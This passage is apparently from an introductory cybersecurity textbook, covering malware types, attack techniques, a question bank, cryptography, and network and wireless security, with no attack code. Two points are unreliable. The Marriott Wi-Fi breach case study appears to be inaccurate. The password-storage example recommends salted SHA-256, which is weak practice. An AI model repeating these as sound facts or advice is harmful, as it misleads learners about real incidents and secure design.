Cyber threats and vulnerabilities are at the core of every cybersecurity strategy. Threats may come from malware, phishing, or nation-states, while vulnerabilities range from software flaws to human mistakes. By understanding how threats exploit weaknesses, cybersecurity professionals can build stronger defenses. Regular patching, awareness training, and vulnerability management are essential for reducing risk.

Cyber Break: A Little Humor Before the Malware Madness

Before we dive into the terrifying world of malware and cyber attacks, let's take a short breather. Cybersecurity may be serious business, but sometimes it feels like we're living in a comedy show written by hackers. Think about it—hackers spend hours creating advanced malware to break into your system, while most of us still use "123456" as a password. Antivirus companies design million-dollar security tools, and yet your grandma's Facebook account gets hacked because she clicked on a link that said *"Free Candy Crush Points."*

In the digital world, hackers are like magicians: they distract you with one hand (the fake email that says "Your parcel is waiting"), while the other hand quietly empties your data vault. And let's be honest—most of us don't need hackers to make our devices crash; we manage that perfectly well by installing too many Chrome extensions.

So, buckle up! From this point on, things are going to get darker, scarier, and maybe even a little creepy. Malware isn't funny—but sometimes, the way humans fall for it definitely is.

Cyber Break: The Lighter Side of Hacking

Cybersecurity is serious business… but let's be honest—sometimes the funniest things happen when humans meet technology. Before we head into the heavy stuff about malware and cyber attacks, let's take a laugh break. After all, if we don't laugh at our mistakes, hackers will do it for us.

The Password Problem

If aliens ever invade Earth and study our digital behavior, the first thing they'll probably ask is:
"Why do these humans use 'password123' to protect their entire financial life?"

Seriously, the most common passwords in the world every year are still things like **123456**, **qwerty**, or even just the word **password**. Imagine locking your front door with a super high-tech lock and then leaving the key under the doormat with a note that says: *"Dear burglar, here it is."* That's basically what weak passwords do.

And when IT tells people to "use a strong password," they get creative: *Password123!*. Genius—hackers will **never** guess that exclamation mark, right?

Phishing Fun

Phishing emails are another comedy goldmine. Hackers send you messages like:

- *"Dear Customer, your bank account has been compromised. Please click this suspicious link immediately!"*
- Or, *"Congratulations! You've just won a free trip to Mars. Just send us your credit card number for rocket fuel."*

The funniest part? People *do* click on them. If hackers are evil fishermen, humans are... very hungry fish. Some people don't just take the bait, they season it, cook it, and serve it back with fries.

Grandma vs. Hackers

Never underestimate grandmothers online. Some hackers think they can trick your grandma with a fake email, but they don't know who they're dealing with. Grandma has **30 WhatsApp groups**, a **chain mail army**, and the ability to forward fake news faster than any worm or trojan ever could. If malware spread like grandma's morning jokes, the internet would've collapsed years ago.

The Wi-Fi Struggle

Another funny scene: people who try to "hack" Wi-Fi. Not with tools or exploits, but by standing in the kitchen, holding their phone at a 45-degree angle, whispering: *"Please, just one more bar."*

Some people rename their Wi-Fi networks with a sense of humor:

- *"Pretty Fly for a Wi-Fi"*
- *"LAN of Milk and Honey"*
- Or the best one: *"Hack Me If You Can."*

Hackers love that last one. Challenge accepted.

Antivirus Logic

Have you noticed how some people treat antivirus software like a lucky charm? They install one free antivirus in 2009, never update it, and proudly say: *"Don't worry, I'm safe."* That's like putting a 10-year-old band-aid on a gunshot wound.

And when malware actually strikes? Instead of calling IT, they try the oldest trick in the book:
"Did you try turning it off and on again?"
(If that worked on ransomware, the world would be a safer place.)

Hackers vs. Humans

Let's be honest—hackers are dangerous, but sometimes humans are their own worst enemy.

- Hackers spend months creating sophisticated exploits.
- Humans fall for: *"Click here to see who viewed your profile!"*

It's not even a fair fight. If cybersecurity were a movie, hackers would be James Bond... and the average user would be the guy who slips on a banana peel in the opening credits.

Final Laugh Before the Storm

Cybersecurity can be stressful, but humor keeps us sane. At the end of the day, hackers are people too—and sometimes, they laugh at our mistakes more than their own success. As we move on to Chapter 6, remember: malware is scary, attacks are serious, but the funniest security breach will always be... the human behind the keyboard.

So grab a snack, chuckle at your last "forgot my password" moment, and get ready. From here on, the jokes stop—because malware definitely isn't funny.

Chapter 6: Malware and Cyber Attacks

Introduction

Malware and cyber attacks are two of the most significant concerns in the field of cybersecurity. Malware refers to malicious software designed to infiltrate, damage, or steal from computer systems without the user's consent. Cyber attacks, on the other hand, encompass the broader strategies and techniques that threat actors employ to exploit vulnerabilities, compromise confidentiality, integrity, or availability of systems.

This chapter provides a **comprehensive look at malware categories, attack techniques, infection vectors, real-world case studies, and defense mechanisms**. By the end, readers should understand not only *what malware is*, but also *how it spreads, how attackers operate, and how organizations can defend against it*.

6.1 What is Malware?

Malware, short for *malicious software*, is any code or program created with the intent to harm or exploit. Unlike normal software, which benefits users, malware is specifically designed to serve the attacker's goals.

Core Characteristics of Malware

- **Covert operation:** Hides its presence (rootkits, stealth viruses).
- **Persistence:** Maintains long-term control over systems.
- **Polymorphism:** Ability to change code signatures to evade antivirus detection.

- **Payload delivery:** Executes malicious actions like encryption, data theft, or system sabotage.

Malware may target:

- **End-users** (ransomware, spyware).
- **Enterprises** (worms, backdoors).
- **Critical infrastructure** (ICS malware like Stuxnet).

6.2 Types of Malware

1. Viruses

- Attach themselves to files and replicate when the file runs.
- Spread via removable media, infected software, or email attachments.
- Example: The *Melissa Virus* (1999) spread via Microsoft Word macros, shutting down email servers worldwide.

- **2. Worms**
- Self-replicating, spread without human intervention.
- Exploit vulnerabilities in network protocols.
- **Example:** The *Morris Worm* (1988), one of the first worms, infected 10% of the internert.

3. Trojans

- Masquerade as legitimate software but secretly execute malicious activity.
- Often used as backdoors to install additional malware.

- **Example:** *Zeus Trojan* (2007) stole banking credentials and caused billions in losses.

4. Ransomware

- Encrypts victim's files and demands ransom (usually in cryptocurrency).
- Modern ransomware often includes **double extortion** (steal + encrypt data).
- **Example:** *WannaCry* (2017), exploiting the EternalBlue vulnerability, infected 230,000+ systems worldwide.


5. Spyware

- Monitors user activity, such as keystrokes, browsing, or login data.
- Often bundled with free software.
- **Example:** *FinFisher*, commercial spyware used in government surveillance.

6. Adware

- Displays intrusive ads, sometimes leading to malicious websites.
- Though not always dangerous, it compromises privacy and slows systems.

7. Rootkits



- Hide malicious processes, files, or registry keys.
- Operate at the kernel or firmware level, making detection difficult.
- **Example:** The *Sony BMG Rootkit* scandal (2005) where DRM software installed hidden processes.

8. Botnets

- Networks of infected devices controlled remotely by attackers.
- Often rented out for DDoS attacks or spam campaigns.
- **Example:** *Mirai Botnet* (2016) hijacked IoT devices, launching massive DDoS attacks.

6.3 Malware Distribution Techniques

Attackers use creative and evolving methods to spread malware:

- **Phishing Emails:** Attachments disguised as invoices, resumes, or links.
- **Drive-by Downloads:** Visiting compromised websites triggers automatic malware download.
- **USB/Removable Media:** Auto-run malware spreads via infected flash drives.

- **Software Cracks/Pirated Apps:** Hidden malware bundled with free software.
- **Exploiting Vulnerabilities:** Automated worms spread through unpatched systems.
- **Social Engineering:** Convincing users to install malware voluntarily (fake antivirus).

6.4 Cyber Attack Techniques (Deep Dive)

1. Phishing and Spear Phishing

- Bulk phishing vs. highly targeted spear phishing.
- Often combined with fake login pages.
- **Defense:** Awareness training, email filtering, multi-factor authentication.

2. SQL Injection (SQLi)

- Attacker manipulates SQL queries in a website's input field.
- Can extract databases or escalate privileges.
- **Example:** Major breaches of credit card databases due to SQLi.

3. Cross-Site Scripting (XSS)

- Injecting malicious scripts into websites.
- Can steal session cookies or redirect users.

4. Denial of Service (DoS/DDoS)

- Overwhelming a server with traffic.
- Botnets are commonly used.
- **Example:** GitHub was hit with the largest DDoS attack in 2018 (1.3 Tbps).

5. Password Attacks

- **Brute Force:** Trying all possible combinations.
- **Dictionary Attack:** Trying common words/phrases.
- **Credential Stuffing:** Using leaked usernames/passwords from other breaches.

6. Man-in-the-Middle (MITM)

- Intercepting communications between two systems.
- Often executed on unsecured Wi-Fi.
- Tools: Ettercap, Wireshark.

7. Zero-Day Exploits

- Exploiting vulnerabilities unknown to vendors.
- Highly valuable in underground markets.

6.5 Case Studies in Malware and Attacks

1. **Stuxnet (2010):**
    - First known cyber weapon.
    - Targeted Iranian nuclear facilities, sabotaging centrifuges.
    - Spread via USB drives and exploited multiple zero-days.
2. **NotPetya (2017):**
    - Disguised as ransomware but designed for destruction.
    - Paralyzed global companies like Maersk and FedEx.
3. **SolarWinds Hack (2020):**
    - Supply chain attack.
    - Malicious code inserted into SolarWinds software updates, affecting 18,000 organizations.

6.6 The Lifecycle of a Cyber Attack

1. **Reconnaissance** – attacker gathers intelligence (scanning, open-source info).
2. **Weaponization** – creating the malware or exploit.
3. **Delivery** – sending malware via phishing, USB, or exploit.
4. **Exploitation** – vulnerability is triggered.
5. **Installation** – backdoor/rootkit installed.
6. **Command & Control (C2)** – attacker communicates with compromised system.
7. **Action on Objectives** – data theft, sabotage, or extortion.

6.7 Defending Against Malware and Attacks

- **Endpoint Protection:** Antivirus, EDR (CrowdStrike, SentinelOne).
- **Network Security:** Firewalls, IDS/IPS.
- **Patch Management:** Timely updates.
- **User Awareness Training:** Reduce phishing success rates.
- **Incident Response Plans:** Structured recovery from attacks.
- **Threat Intelligence:** Monitoring latest malware trends.

6.8 Future Trends in Malware and Attacks

- **AI-powered Malware:** Adapts to defenses in real time.
- **Fileless Malware:** Resides in memory, evades detection.
- **Ransomware-as-a-Service (RaaS):** Attackers rent out ransomware kits.

- **IoT Attacks:** Exploiting smart devices with poor security.
- **Deepfake & Social Engineering:** Using AI-generated voices/videos for scams.

Summary

Malware and cyber attacks are constantly evolving. From viruses and worms to ransomware and APTs, attackers employ a mix of technical exploits and human manipulation. Defense requires a **layered strategy**, combining technical safeguards (firewalls, EDR, SIEM), human factors (training, awareness), and organizational processes (patching, incident response).

Understanding malware behavior, attack techniques, and case studies equips cybersecurity professionals with the knowledge to anticipate and defend against emerging threats.

Cyber Fact:

Did you know the very first computer virus, called **Creeper**, was created in 1971—not to steal data, but as an experiment? It simply displayed the message: *"I'm the Creeper, catch me if you can!"* This harmless program gave birth to the world of malware, which today causes billions of dollars in damages annually.

Question Bank (Chapters 1–6)

Chapter 1: Introduction to Cybersecurity (15 Questions)

1. Define cybersecurity in your own words.
2. What are the three core principles of the CIA triad?
3. Which principle of the CIA triad ensures that only authorized users can access information?
4. State one real-world example of a cybersecurity breach.
5. What is the difference between a threat and a vulnerability?
6. Multiple Choice: Cybersecurity primarily deals with protecting:
   a) Hardware only
   b) Software only
   c) Information and systems
   d) None of the above
7. True/False: Cybersecurity is only important for large companies.
8. Explain the difference between IT security and cybersecurity.
9. What is an attack surface?
10. Name two reasons why cybersecurity is critical in today's digital world.
11. Fill in the blank: The process of identifying, analyzing, and addressing risks is called _____.
12. What is the difference between passive and active cyber threats?
13. Which sector is most vulnerable to cyber attacks: healthcare, agriculture, or manufacturing? Why?
14. True/False: Cybersecurity is a one-time setup process.
15. Write a short note on the importance of awareness in cybersecurity.

Chapter 2: Basics of Computer Networking (15 Questions)

16. Define a computer network.

17. What is the difference between LAN and WAN?

18. Multiple Choice: Which device directs data packets between networks?
    a) Switch
    b) Router
    c) Hub
    d) Bridge

19. Explain the client-server model.

20. What is an IP address? Give an example.

21. Name any two network topologies.

22. What is the main function of DNS?

23. Which protocol is used to send emails?

24. State the difference between TCP and UDP.

25. Fill in the blank: HTTP works on port number _____.

26. What is a MAC address?

27. Explain the concept of bandwidth.

28. True/False: IPv6 addresses are 64-bit in length.

29. Why is subnetting important in networking?

30. Draw and label a simple network diagram with 2 PCs and 1 router.

Chapter 3: Security Concepts and Principles (15 Questions)

31. What is authentication?

32. Give two examples of something you know, something you have, and something you are (authentication factors).

33. Multiple Choice: Which of the following is an example of multi-factor authentication?
    a) Password only
    b) Password + OTP
    c) PIN only
    d) Username only

34. Explain the difference between identification and authorization.

35. What is non-repudiation in cybersecurity?

36. Define encryption in one sentence.

37. Which principle ensures that users have only the access they need?

38. True/False: Hashing can be reversed to obtain the original message.

39. Fill in the blank: A _____ is a set of rules that controls incoming and outgoing network traffic.

40. Why is auditing important in cybersecurity?

41. What is least privilege?

42. State one advantage and one disadvantage of using biometrics.

43. What is an access control list (ACL)?

44. Short Answer: Explain confidentiality with an example.

45. Explain the principle of defense-in-depth.

Chapter 4: Cyber Threats and Vulnerabilities (15 Questions)

46. Define the term “cyber threat.”

47. Differentiate between internal and external threats.

48. Multiple Choice: A disgruntled employee deleting company data is an example of:
    a) Insider threat
    b) Malware
    c) Phishing
    d) Vulnerability

49. What is social engineering?

50. Give one real-world example of a vulnerability that led to a breach.

51. Explain the difference between zero-day and known vulnerabilities.

52. True/False: Human error is one of the biggest causes of security breaches.

53. What is a threat actor?

54. Name any two types of hackers.

55. What is the difference between black hat and white hat hackers?

56. Explain the concept of an Advanced Persistent Threat (APT).

57. Fill in the blank: A _____ scan is used to identify weaknesses in a system.

58. Short Answer: What is the difference between vulnerability and exploit?

59. Why are IoT devices often targeted by hackers?

60. Explain why patch management is important.

Chapter 5: Security Tools and Defenses (15 Questions)

61. What is the purpose of a firewall?

62. Multiple Choice: Which tool is used to detect suspicious activity on a network?
    a) IDS
    b) VPN
    c) Router
    d) Switch

63. Define antivirus software.

64. What is the difference between IDS and IPS?

65. Explain the role of a SIEM system.

66. True/False: A VPN encrypts internet traffic between the user and the destination.

67. What is penetration testing?

68. Fill in the blank: A _____ is a secure method for remote login to systems.

69. List two advantages of using a proxy server.

70. What is digital forensics?

71. Explain honeypots in cybersecurity.

72. What is the difference between symmetric and asymmetric encryption?

73. Name one commonly used security framework or standard.

74. What is endpoint protection?

75. State one limitation of using only antivirus as defense.

Chapter 6: Malware and Cyber Attacks (25 Questions)

76. Define malware.

77. Differentiate between viruses and worms.

78. Multiple Choice: Ransomware typically:
    a) Encrypts files
    b) Steals money directly from banks
    c) Monitors keystrokes
    d) Deletes operating systems instantly

79. Give an example of a famous ransomware attack.

80. What is a Trojan horse?

81. Define spyware.

82. Explain what a botnet is.

83. True/False: Worms require user action to spread.

84. Fill in the blank: The 2010 malware attack targeting Iran's nuclear facilities was called _____.

85. What is the difference between adware and spyware?

86. Explain how phishing works.

87. What is spear phishing?

88. What is a Denial-of-Service attack?

89. Multiple Choice: A zero-day exploit means:
    a) The exploit is patched within one day
    b) The vulnerability is unknown to the vendor
    c) It only lasts 24 hours
    d) It cannot be fixed

90. Explain SQL Injection in simple terms.

91. What is cross-site scripting (XSS)?

92. Define "payload" in the context of malware.

93. What is a rootkit?

94. Give one example of a famous botnet.

95. What is the lifecycle of a cyber attack? (Name main stages)

96. True/False: Fileless malware can exist only in RAM.

97. What is the role of Command and Control (C2) servers in attacks?

98. Why are humans often called the “weakest link” in cybersecurity?

99. Explain the concept of ransomware double extortion.

100. Suggest two best practices to defend against malware.

101. Differentiate between symmetric and asymmetric encryption with examples.
102. Explain the difference between white-hat, black-hat, and grey-hat hackers.
103. What are the key differences between phishing and spear-phishing?
104. Describe the concept of “Zero Trust Security” and why it’s important.
105. List and explain any three layers of the OSI model relevant to cybersecurity.
106. What are cookies in web browsers, and how can they pose security risks?
107. Describe the working of a VPN and its role in securing online communications.
108. What is a brute-force attack, and how can it be prevented?
109. Explain the concept of digital signatures and their role in data integrity.
110. Discuss the importance of incident response plans in an organization.
111. What is social engineering, and why is it often more effective than technical attacks?
112. Define denial-of-service (DoS) and distributed denial-of-service (DDoS) attacks with examples.
113. What are digital certificates, and how do they help in securing communications?
114. Explain the role of penetration testing in strengthening an organization’s cybersecurity posture.
115. What are supply chain attacks, and why are they becoming a major concern in cybersecurity?

Chapter 7: Cryptography and Data Protection

In today's interconnected world, data flows constantly through networks, cloud services, and devices. Protecting this data is no longer optional—it's critical. Cryptography and data protection provide the foundation to defend against cyber threats, ensuring that information remains confidential, intact, and verifiable.

7.1 The Foundations of Cryptography

Cryptography is the science of encoding and securing information. At its core, cryptography transforms readable data (**plaintext**) into an unreadable form (**ciphertext**) using mathematical algorithms. Its primary goals are:

1. **Confidentiality** – Preventing unauthorized access.
2. **Integrity** – Detecting tampering or alterations.
3. **Authentication** – Ensuring identities of entities.
4. **Non-repudiation** – Preventing denial of actions or communications.

Cryptography relies heavily on **mathematics**, particularly number theory, prime factorization, discrete logarithms, and modular arithmetic. These form the backbone of modern cryptosystems.

7.2 Types of Cryptography

7.2.1 Symmetric Key Cryptography

- **Concept:** Uses the same key for encryption and decryption.
- **Advantages:** Fast and efficient; ideal for large datasets.
- **Disadvantages:** Key distribution is a major challenge—both sender and receiver must securely share the key.
- **Common Algorithms:**

- **AES (Advanced Encryption Standard):** Supports 128, 192, and 256-bit keys. Highly secure and widely used for government and enterprise data.
- **DES / 3DES:** Older standard, less secure today due to short key lengths.
- **Blowfish / Twofish:** Alternative symmetric ciphers, efficient for software implementations.

Example Workflow:

1. Alice generates a secret key.
2. She encrypts the message using AES.
3. Bob decrypts the ciphertext with the same key.
4. If the key is intercepted, confidentiality is lost—highlighting the importance of secure key exchange.

7.2.2 Asymmetric Key Cryptography

- **Concept:** Uses a **public key** for encryption and a **private key** for decryption.
- **Advantages:** Solves the key distribution problem. Only the private key must be kept secret.
- **Disadvantages:** Slower than symmetric algorithms; computationally intensive.
- **Common Algorithms:**
  - **RSA (Rivest–Shamir–Adleman):** Security based on prime factorization.
  - **ECC (Elliptic Curve Cryptography):** Security with smaller keys, efficient for mobile and IoT devices.
  - **DSA (Digital Signature Algorithm):** Primarily used for authentication and non-repudiation.

Practical Use Case: Secure messaging applications like Signal use a combination of asymmetric cryptography (for key exchange) and symmetric cryptography (for message encryption).

7.2.3 Hash Functions

- **Purpose:** Produce a fixed-length string (**hash**) from input data; designed to be irreversible.
- **Properties:**
    1. Deterministic: Same input always produces the same hash.
    2. Irreversible: Cannot recover original data from hash.
    3. Collision-resistant: Two different inputs should not produce the same hash.
- **Popular Hash Algorithms:** MD5 (deprecated), SHA-1 (deprecated), SHA-256, SHA-3.
- **Applications:** Password storage, integrity verification, blockchain.

7.3 Data Protection Techniques

Cryptography alone is not enough; data protection involves a combination of strategies.

7.3.1 Encryption at Rest

- Protects stored data on disks, databases, or cloud services.
- Examples: AES-encrypted database, full disk encryption (BitLocker, FileVault).

7.3.2 Encryption in Transit

- Secures data while it moves through networks.
- Protocols: TLS/SSL, HTTPS, SFTP, VPN tunnels.

7.3.3 Digital Signatures

- Ensures authenticity and integrity.
- Combines hashing and asymmetric cryptography.
- Use Case: Software signing prevents malware distribution.

7.3.4 Key Management

- Central to any cryptographic system.
- Best Practices:
    - Rotate keys regularly.
    - Use hardware security modules (HSMs).
    - Avoid storing keys in plaintext.

7.3.5 Multi-factor Encryption

- Combines several cryptographic layers (e.g., disk encryption + file-level encryption + secure cloud storage).
- Provides defense-in-depth, reducing single points of failure.

7.4 Modern Cryptography Challenges

1. **Quantum Computing Threats**
   Algorithms like RSA and ECC may become vulnerable to quantum attacks (Shor's algorithm). Post-quantum cryptography (lattice-based, code-based) is under research.
2. **Side-Channel Attacks**
   Attackers exploit implementation flaws, not the algorithm itself, e.g., power analysis or timing attacks.
3. **Key Leakage**
   Poor key management remains the most common failure in cryptography.

7.5 Practical Implementation Example

Scenario: You want to securely store user passwords.

1. Use a strong hash function (e.g., SHA-256).
2. Apply **salt** (random value) to each password before hashing.
3. Store only the salted hash.
4. During login, hash the input password with the same salt and compare with stored hash.

This prevents attackers from easily reversing the passwords, even if the database is breached.


7.6 Emerging Trends in Data Protection

1. **Homomorphic Encryption** – Allows computation on encrypted data without decryption.
2. **Zero-Knowledge Proofs** – Verify information without revealing it.
3. **Blockchain for Integrity** – Ensures tamper-proof records in decentralized systems.
4. **Privacy-Enhancing Computation** – Combines encryption, anonymization, and secure computation to protect sensitive data in AI and analytics.

7.7 Key Takeaways

- Cryptography is the foundation of data protection but must be combined with proper practices and management.
- Symmetric, asymmetric, and hashing algorithms each serve specific purposes.
- Modern threats like quantum computing and side-channel attacks require forward-looking strategies.
- Strong data protection involves encryption at rest, in transit, digital signatures, and secure key management.

Chapter 8: Network Security



8.1 Introduction to Network Security

Network security is one of the most critical aspects of modern cybersecurity. It involves protecting the infrastructure, communication channels, devices, and services that make up a network. Without security, malicious actors can eavesdrop on communications, disrupt services, or steal sensitive information.

From **home Wi-Fi networks** to **global corporate infrastructures**, security is necessary to ensure smooth and safe digital operations. Organizations also need to comply with regulations such as **GDPR, HIPAA, and PCI-DSS**, which mandate secure handling of data in transit.

8.2 Goals of Network Security

1. **Confidentiality** – Prevent unauthorized disclosure of data.
    - Example: Using **encryption** (SSL/TLS) to secure online banking sessions.
2. **Integrity** – Ensure data is not altered during transmission.
    - Example: Using **hash functions** and checksums to verify file downloads.
3. **Availability** – Keep services accessible to authorized users.
    - Example: Using **load balancers** and **DDoS protection** to prevent downtime.
4. **Authentication** – Validate user and device identities.
    - Example: Implementing **two-factor authentication (2FA)** for VPN logins.
5. **Non-repudiation** – Provide proof of actions or communications.
    - Example: **Digital signatures** in secure email communication.

8.3 Common Network Threats

- **Eavesdropping (Sniffing):** Attackers capture unencrypted traffic using tools like Wireshark.
- **IP Spoofing:** Pretending to be another device by faking IP addresses.
- **ARP Spoofing:** Redirecting traffic by sending false ARP messages on LANs.
- **Man-in-the-Middle (MITM):** Intercepting communications between two parties.
- **Denial-of-Service (DoS/DDoS):** Flooding a target system with traffic to overload it.
- **Session Hijacking:** Taking over an authenticated user's session.

- **Rogue Access Points:** Unauthorized Wi-Fi hotspots tricking users to connect.
- **Insider Threats:** Employees misusing their access privileges.

8.4 Network Security Devices and Tools

1. Firewalls

- Control the flow of traffic between trusted and untrusted networks.
- Can be **hardware-based (Cisco ASA, Palo Alto)** or **software-based (iptables, Windows Firewall)**.
- Types:
    - **Packet-Filtering Firewall** – Filters based on IP, port, protocol.
    - **Stateful Inspection Firewall** – Tracks the state of connections.
    - **Next-Generation Firewall (NGFW)** – Includes intrusion prevention, application awareness, and deep packet inspection.

2. Intrusion Detection and Prevention Systems (IDS/IPS)

- IDS: Detects suspicious activity and raises alerts.
- IPS: Detects and actively blocks malicious activity.
- Tools: **Snort, Suricata, Cisco FirePOWER.**

3. Virtual Private Networks (VPNs)

- Encrypt traffic between devices and networks.
- Types:
    - **Remote Access VPN** – For employees working from home.
    - **Site-to-Site VPN** – Connects two office networks securely.
- Protocols: **IPSec, SSL VPN, OpenVPN.**

4. Network Access Control (NAC)

- Ensures that only authenticated, compliant devices can connect.
- Example: Preventing an unpatched laptop from connecting to the corporate LAN.

5. Proxy Servers

- Act as intermediaries between clients and the internet.
- Uses: **Content filtering, caching, anonymity.**

8.5 Security Protocols in Networking

- **SSL/TLS (Secure Sockets Layer/Transport Layer Security):** Used for HTTPS, email, VoIP.
- **IPSec (Internet Protocol Security):** Secures IP packets for VPNs.
- **SSH (Secure Shell):** Provides secure remote access to servers.
- **WPA3 (Wi-Fi Protected Access 3):** Latest Wi-Fi encryption standard, stronger than WPA2.
- **RADIUS/TACACS+:** Authentication protocols for network devices.

8.6 Best Practices for Network Security

1. **Defense in Depth** – Use multiple layers of protection (firewalls + IDS + VPN).
2. **Patch Management** – Regularly update routers, switches, and servers.
3. **Access Control** – Apply the principle of least privilege.
4. **Segmentation** – Divide networks into VLANs to contain attacks.
5. **Monitoring & Logging** – Use SIEM tools (Splunk, ELK Stack) to analyze traffic.
6. **Incident Response** – Have a clear playbook for DDoS, malware, or insider threats.

7. **User Awareness Training** – Teach staff to recognize phishing and unsafe practices.

8.7 Real-World Case Study: The Mirai Botnet Attack (2016)

In 2016, the **Mirai Botnet** infected thousands of IoT devices such as cameras and routers, turning them into an army of bots. The botnet launched a massive DDoS attack against DNS provider Dyn, which disrupted major websites including Twitter, Netflix, GitHub, and Reddit.

Lesson Learned: Weak passwords and unsecured IoT devices can compromise even the strongest network defenses.

8.8 Network Security Architecture Example

A secure enterprise network typically includes:

- **Perimeter Firewall** – Filtering external traffic.
- **DMZ (Demilitarized Zone)** – Hosting public servers (web, mail).
- **Internal Firewalls** – Separating sensitive zones (finance, HR).
- **IDS/IPS Systems** – Monitoring suspicious activities.
- **VPN Gateways** – Secure access for remote employees.
- **Network Monitoring Tools** – Collecting logs and analyzing anomalies.

8.9 Summary

Network security is the **first line of defense** in cybersecurity. By understanding threats, deploying the right tools (firewalls, IDS/IPS, VPNs), applying best practices, and staying proactive, organizations can build **resilient and secure networks**.

Chapter 9: Wireless Security

9.1 Introduction

Wireless networks have revolutionized the way we connect, from home Wi-Fi to large-scale enterprise wireless infrastructures. But with convenience comes risk. Unlike wired networks, wireless signals travel through the air, making them more vulnerable to **eavesdropping, unauthorized access, and interference**.

9.2 Why Wireless Security Matters

- **Open Airwaves:** Attackers don't need physical access—just proximity.
- **IoT Devices:** Many are poorly secured and can be entry points.
- **BYOD Policies:** Employees bring their own devices, creating risks.
- **Public Wi-Fi:** Airports, cafés, and hotels often lack strong security.

9.3 Common Wireless Threats

1. **Eavesdropping:** Attackers use sniffing tools to capture unencrypted traffic.
2. **Rogue Access Points:** Unauthorized Wi-Fi hotspots created to trick users.
3. **Evil Twin Attacks:** Malicious APs mimic legitimate Wi-Fi to steal credentials.
4. **Wi-Fi Jamming/Denial of Service:** Attackers flood wireless frequencies with noise.
5. **Man-in-the-Middle (MITM):** Intercepting communication between devices.
6. **WEP Cracking:** Exploiting outdated encryption protocols like WEP.
7. **Bluetooth Attacks (Bluejacking, Bluesnarfing):** Exploiting short-range wireless.

9.4 Wireless Security Standards

- **WEP (Wired Equivalent Privacy):** Weak and outdated—easily cracked.
- **WPA (Wi-Fi Protected Access):** Introduced TKIP encryption; stronger than WEP.
- **WPA2:** Uses AES encryption; widely used but vulnerable to KRACK attacks.
- **WPA3:** Latest standard with improved security, resistant to brute-force.

9.5 Securing Wireless Networks

1. **Strong Encryption:** Always use WPA3 or at least WPA2 with AES.

2. **Disable WPS (Wi-Fi Protected Setup):** Vulnerable to brute-force PIN attacks.
3. **Use Hidden SSIDs and MAC Filtering:** Adds another layer of obscurity.
4. **Regular Firmware Updates:** Patch vulnerabilities in routers and APs.
5. **Segmentation:** Keep guest Wi-Fi separate from corporate networks.
6. **Two-Factor Authentication:** Enforce 2FA for enterprise Wi-Fi logins.
7. **VPN Use:** Secure communication on public Wi-Fi networks.

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9.7 Best Practices for Enterprises

- Implement **802.1X authentication** with RADIUS.
- Use **certificate-based authentication** instead of pre-shared keys.
- Deploy **wireless intrusion prevention systems (WIPS)**.
- Conduct regular **penetration testing and audits** of wireless networks.

- Train employees about risks of connecting to unknown Wi-Fi networks.

9.8 Case Study: The Marriott Wi-Fi Breach

In 2014, attackers compromised Marriott's Wi-Fi network, stealing guest information and monitoring internet traffic. The lack of segmentation and poor encryption made it easier for attackers.

Lesson: Even global organizations can suffer if wireless networks are not properly secured.

9.9 Summary

